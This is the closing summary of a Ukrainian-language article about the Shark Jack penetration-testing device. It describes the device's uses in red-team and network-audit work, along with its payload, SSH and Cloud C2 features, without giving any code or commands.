
Shark Jack — це не просто “джек з зубами”, а серйозний пентест-інструмент, який поєднує у собі мобільність, автоматизацію та гнучкість. Завдяки мініатюрному форм-фактору, підтримці Bash-пейлоадів, LED-індикації, можливості працювати без дисплею, а також інтеграції з Cloud C2 — він перетворюється на повноцінного агента для швидкого або тривалого розгортання у середовищах із обмеженим доступом. Особливо він цінний під час Red Team-операцій, соціальної інженерії, фізичного впровадження або автоматизованого аудиту локальних мереж.
Ми розглянули всі аспекти роботи з Shark Jack — від перших кроків із заряджанням, перемиканням режимів і базових скриптів, до налаштування SSH-доступу, написання власних пейлоадів, інтеграції з Cloud C2, оновлення прошивки та встановлення додаткового ПЗ через opkg. Цей пристрій відмінно вписується як у швидкі рейдові атаки на 2–3 хвилини, так і в довготривалі приховані впровадження. При правильному налаштуванні він може безшумно сканувати, логувати, ексфільтрувати, перенаправляти — і все це з сигналами лише через LED.